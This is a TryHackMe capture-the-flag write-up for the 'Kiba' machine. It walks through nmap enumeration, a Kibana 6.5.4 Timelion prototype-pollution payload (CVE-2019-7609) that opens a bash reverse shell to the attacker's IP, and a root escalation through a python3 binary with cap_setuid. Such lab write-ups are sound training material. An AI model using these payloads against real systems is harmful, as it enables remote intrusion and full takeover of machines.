
TryHackMe - Write-up - Kiba - Linux/Kibana/RCE/LinuxCapabilities

First step is enumeration of the machine. So we will do a basic nmap scan for all ports:




```
└─# nmap -T4 -sC -sV -vv -p- 10.10.137.186
```

While the scan runs we can get the answer for the first question which should come up after a simple google search.

1. What is the vulnerability that is specific to programming languages with prototype based inheritance?


 - Prototype pollution

Our scan should be done and we see port 80 for HTTP, port 22 for SSH and some other ports, but as per the room name and the description it looks like the one we should check is **Port 5601 for Kibana**:



```
PORT      STATE    SERVICE      REASON         VERSION
22/tcp    open     ssh          syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
 protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:d1:57:13:24:81:b6:18:5d:04:8e:d2:38:4f:90 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDdVrdscXW6Eaq1+q+MgEBuU8ngjH5elzu6EOX2U
CtWb4dJiJ2TyCLmA5lr0+8/TCInbcNfvXbmMEjxv0H3mi4Wjc/6wLECBXmEBvPX/SUyxPQb9YusTj7
ftGeHOn2YRGLkudRF5ptIWYZqRnwlmYDWvuEBotWyUpfC1fGEnk7iH6gr3XJ8pwhY8wOojWaXEPsSZ
4OiR/rQz9jxsq4brm6Zk/RhPCt1Ct/5ytsPzmUi7Nvwz6UoR6AeSRSHxOCnNBRQc2+5tFY7JMBBtvO
BuRK3jth5D
|   256 e1:e6:7a:a1:a1:1c:be:03:d2:4e:27:1b:0d:0a:ec:b1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD2f
T5JC7ZvciybYTlcWE9Djbzuco0f86gp3GOzTeVaDuhOWkR6J3fwxxwDWPk6k7NacceG0=
|   256 2a:ba:e5:c5:fb:51:38:17:45:e7:b1:54:ca:a1:a3:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJk7PJIcjNmxjQK6/M1zKyptfTrUS2l0ZsELrO3p
80/tcp    open     http         syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
3068/tcp  filtered ls3bcast     no-response
3176/tcp  filtered ars-master   no-response
5044/tcp  open     lxi-evntsvc? syn-ack ttl 61
5601/tcp  open     esmagent?    syn-ack ttl 61
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDA
DString, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessi
lServerCookie, X11Probe:
|     HTTP/1.1 400 Bad Request
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     kbn-name: kibana
```

Visiting the service on **port 5601** we land on the dashboard and clicking on the management tab we can see which version we are working with (6.5.4).



Help us improve the Elastic Stack by providing usage statistics for basic features. We


Management

Version: 6.5.4

Elasticsearch

Kibana

Now the next question asks what is the CVE for that version and a quick Google search shows that we can explore a RCE via CVE-2019-7609:



About 5,300 results (0.38 seconds)

https://www.tenable.com › blog › cve-2019-7609-expl...

CVE-2019-7609: Exploit Script Available for Kibana Remote ...

Oct 22, 2019 — CVE-2019-7609 is an arbitrary code execution **vulnerability** in **Kibana's** Timelion visualizer. The **vulnerability** was patched in February 2019.

https://github.com › mpgn › CVE-2019-7609

mpgn/CVE-2019-7609: RCE on Kibana versions ... - GitHub

Kibana versions before 5.6.15 and 6.6.1 contain an arbitrary code execution flaw in the Timelion visualizer. An attacker with access to the Timelion ...


https://www.cybersecurity-help.cz › vdb › elastic_stack

Vulnerabilities in Kibana 6.5.4 - CyberSecurity Help

List of known **vulnerabilities** in **Kibana** in version **6.5.4**.

By reading the exploitation steps for CVE-2019-7609 it should be pretty simple:

1. Open Kibana
2. Paste one of the payloads into the Timelion visualizer (for me the second payload worked better)
3. Click run
4. On the left panel click on Canvas
5. Your reverse shell should pop ! :)



Welcome to Timelion!

Timelion is the clawing, gnashing, zebra killing, pluggable time series interface for *everything*. If your datastore can produce a time series, then you have all of the awesome power of Timelion at your disposal. Timelion lets you compare, combine, and combobulate datasets across multiple datasources with one easy-to-master expression syntax. This tutorial focuses on Elasticsearch, but you'll quickly discover that what you learn here applies to any datasource Timelion supports.


Ready to get started? Click **Next**. Want to skip the tutorial and view the docs? Jump to the function reference.

```
.es(*).props(label.__proto__.env.AAAA='require("child_process").exec("bash -i >& /dev/tcp/10.6.56.110/9999 0>&1");process.exit()//')
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')
```

Then, start listening on our kali machine for the port you used on the payload (I used **pwncat** as a listener) and after clicking on the Canvas tab we should get a shell back:



```
┌──(pwncat-env)─(root💀koelhosec)-[/home/tryhackme/kiba]
└─# pwncat-cs -lp 9999
[20:52:39] Welcome to pwncat 🐈!
[20:55:51] received connection from 10.10.137.186:39340
[20:55:54] 10.10.137.186:39340: registered new host w/ db
(local) pwncat$
Active Session: 10.10.137.186:39340
```

We can find the user flag in the home/kiba folder:


```
(remote) kiba@ubuntu:/home/kiba/kibana/bin$ pwd
/home/kiba/kibana/bin
(remote) kiba@ubuntu:/home/kiba/kibana/bin$ cd /home
(remote) kiba@ubuntu:/home$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Mar 31  2020 .
drwxr-xr-x 22 root root 4096 Mar 31  2020 ..
drwxr-xr-x  6 kiba kiba 4096 Mar 22 17:55 kiba
(remote) kiba@ubuntu:/home$ cd kiba
(remote) kiba@ubuntu:/home/kiba$ ls
elasticsearch-6.5.4.deb  kibana  user.txt
(remote) kiba@ubuntu:/home/kiba$ cat user.txt
[redacted]
```


Now on the first page when we access the website on port 80 the machine gave us a hint about "linux capabilities"... so we should research more about that :

https://www.vultr.com/docs/working-with-linux-capabilities/


If you'd like to find out which capabilities are already set on your system, you can search your whole file-system recursively with the following command:


```
getcap -r /
```

And then running the command will show us a directory with a **setuid**:



```
(remote) kiba@ubuntu:/home/kiba$ getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
```


So we can manually set the uid to (0) for root and then call a bash shell in python:



```
(remote) kiba@ubuntu:/home/kiba$ /home/kiba/.hackmeplease/python3
Python 3.5.2 (default, Oct  8 2019, 13:06:37)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.getuid()
1000
>>> os.setuid(0)
>>> os.getuid()
0
>>> os.system("/bin/bash")
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/home/kiba#
```

And now we can capture the root flag:



```
root@ubuntu:/home/kiba# cd /root
root@ubuntu:/root# cat root.txt
[redacted]
root@ubuntu:/root#
```

THE END!